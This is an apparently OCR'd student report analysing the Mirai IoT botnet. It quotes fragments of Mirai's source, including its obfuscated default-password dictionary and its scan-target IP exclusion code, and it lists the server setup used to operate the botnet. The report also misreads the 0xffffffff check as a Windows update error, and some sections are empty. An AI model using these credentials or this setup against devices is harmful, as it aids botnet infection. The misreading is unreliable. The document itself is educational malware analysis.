
Northern Arizona University

Cybersecurity
CYB 410 - Software Security

Analyzing Mirai
a *Nix-Focused Attack



Author:
Akiel Aries

Supervisor:
Prof. Sareh Assiri


October 16, 2022

Introduction

Mirai is a piece of malware targeting Internet of Things (IoT) devices first discovered in 2016 by a malware research group MalwareMustDie and gaining more popularity when cybersecurity journalist, Brian Krebs, had his website attacked. The goal being to control nodes part of a botnet running large-scale attacks. From previous research on attack history most victims include consumer grade devices such as local home routers and IP cameras, which are known to be insecure and attack-prone. The bot has been used in very large-scale DDoS (Distrubuted Denial of Service) atacks targeting many users machines and taking place accross the globe. Mirai's networking agent is written in C and its controller interface written in Go. It utilizes computer numerical control (CNC) which is a quite genius way to control the operation and functionality of a machine through injection of software. Since being discover and its source code leaked, Mirai went on to spawn many variations, much like pieces of malware, that exploited zero-day's in some pieces of software for effecient and malicious operation.

Code

An interesting, and almost naive approach, is that Mirai makes use of dictionary attacks
Since Mirai is a DDOS bot, there are many spots in the code base of the bug that references some networking principles. The OSI (Open Systems Interconnection) model depicting the functions of a networking system. For now, let's take a look at how Mirai makes use of layer 3, network.



Mirai makes use of launching GRE IP (Generic Routing Encapsulation) & GRE ETH floods in conjunction with SYN & ACK floods. Another important piece of the code is the hardcoding/bypassing taking place that implies more security risks.
The scanner.c file does most of the initializing and calling of source. So within this file the first thing that caught my attention was the `void scanner_init(void)` function. In the function we can see a series of `add_auth_entry` calls that add in usernames as well as password to perform a dictionary attack to sign in to insecure IoT devices. Which seems to be the biggest fix to preventing this piece of malware from infecting your system, using a somewhat secure password!

```
// Set up passwords
// root     xc3511
add_auth_entry("\x50\x4D\x4D\x56",
"\x5A\x41\x11\x17\x13\x13", 10);
// root     vizxv
add_auth_entry("\x50\x4D\x4D\x56",
"\x54\x4B\x58\x5A\x54", 9);
// root     admin
add_auth_entry("\x50\x4D\x4D\x56",
"\x43\x46\x4F\x4B\x4C", 8);
// admin    admin
add_auth_entry("\x43\x46\x4F\x4B\x4C",
"\x43\x46\x4F\x4B\x4C", 7);
// root     888888
add_auth_entry("\x50\x4D\x4D\x56",
"\x1A\x1A\x1A\x1A\x1A\x1A", 6);
// root     xmhdipc
add_auth_entry("\x50\x4D\x4D\x56",
"\x5A\x4F\x4A\x46\x4B\x52\x41", 5);
// root     default
add_auth_entry("\x50\x4D\x4D\x56",
"\x46\x47\x44\x43\x57\x4E\x56", 5);
```

Interesting enough, within the scanner.c file some addresses are hardcoded not to visit when performing the IP scan for inital infection. The Department of Defense, the US Postal Service, GE, HP as well as the Internet Assigned Numbers Authority (IANA) + more were deemed as invalid for scanning.

```
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();
```

```
        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 || // 127.0.0.0/8      - Loopback
           // 0.0.0.0/8 - Invalid address space
           (o1 == 0) ||
           // 3.0.0.0/8 - General Electric Company
           (o1 == 3) ||
           // 15.0.0.0/7 - Hewlett-Packard Company
           (o1 == 15 || o1 == 16) ||
           // 56.0.0.0/8       - US Postal Service
           (o1 == 56) ||
           // 10.0.0.0/8       - Internal network
           (o1 == 10) ||
           // 192.168.0.0/16   - Internal network
           (o1 == 192 && o2 == 168) ||
           // 172.16.0.0/14    - Internal network
           (o1 == 172 && o2 >= 16 && o2 < 32) ||
           // 100.64.0.0/10    - IANA NAT reserved
           (o1 == 100 && o2 >= 64 && o2 < 127) ||
           // 169.254.0.0/16   - IANA NAT reserved
           (o1 == 169 && o2 > 254) ||
           // 198.18.0.0/15    - IANA Special use
           (o1 == 198 && o2 >= 18 && o2 < 20) ||
           // 224.*.*.*+       - Multicast
           (o1 >= 224) ||
/*
 * 6.0.0.0/7                  - Department of Defense
 * 11.0.0.0/8                 - Department of Defense
 * 21.0.0.0/8                 - Department of Defense
 * 22.0.0.0/8                 - Department of Defense
 * 26.0.0.0/8                 - Department of Defense
 * 28.0.0.0/7                 - Department of Defense
 * 30.0.0.0/8                 - Department of Defense
 * 33.0.0.0/8                 - Department of Defense
 * 55.0.0.0/8                 - Department of Defense
```

```
   * 214.0.0.0/7               - Department of Defense
  /*
          (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21
          || o1 == 22 || o1 == 26 || o1 == 28
          || o1 == 29 || o1 == 30 || o1 == 33
          || o1 == 55 || o1 == 214 || o1 == 215)

    );

    return INET_ADDR(o1,o2,o3,o4);
}
```

This loop iterates through the ACK + SEQ numbers that are retrieved. SEQ is the value sent by a TCP client that specifies the amount of data sent in the session. ACK is the value returned by the TCP server that indicates data has been recieved and is ready to begin the next segment.

```
// Retrieve all ACK/SEQ numbers
for (i = 0; i < targs_len; i++)
{
    int fd;
    struct sockaddr_in addr, recv_addr;
    socklen_t recv_addr_len;
    char pktbuf[256];
    time_t start_recv;

    stomp_setup_nums:
```

This particular piece of the tcp attack file caught my attention and I found that 0xffffffff is a Windows update error returning when the update fails to search or install.

```
if (source_ip == 0xffffffff)
iph->saddr = rand_next();
```

Scale

It was reported that the Mirai virus was located in 160+ countries.
Geolocations of devices infected by Mirai

Vietnam	12.8 %
Brazil	11.8 %
United States	10.9 %
China	8.8 %
Mexico	8.4 %
South Korea	6.2 %
Taiwan	4.9 %
Russia	4.0 %
Romania	2.3 %
Colombia	1.5 %

Running the Bug

Requirements:

- 2 servers: 1 for CNC + mysql, 1 for scan receiver, and 1+ for loading

Setup

- 2 VPS and 4 servers
- 1 VPS with extremely bulletproof host for database server
- 1 VPS, rootkitted, for scanReceiver and distributor
- 1 server for CNC (used like 2
- 3x 10gbps NForce servers for loading (distributor distributes to 3 servers equally)

Static Analysis/Debugging

Final Notes

Sources

https://www.imperva.com/blog/malware-analysis-mirai-ddos-botnet/
https://blog.malwaremustdie.org/2016/08/mmd-0056-2016-linuxmirai-just.html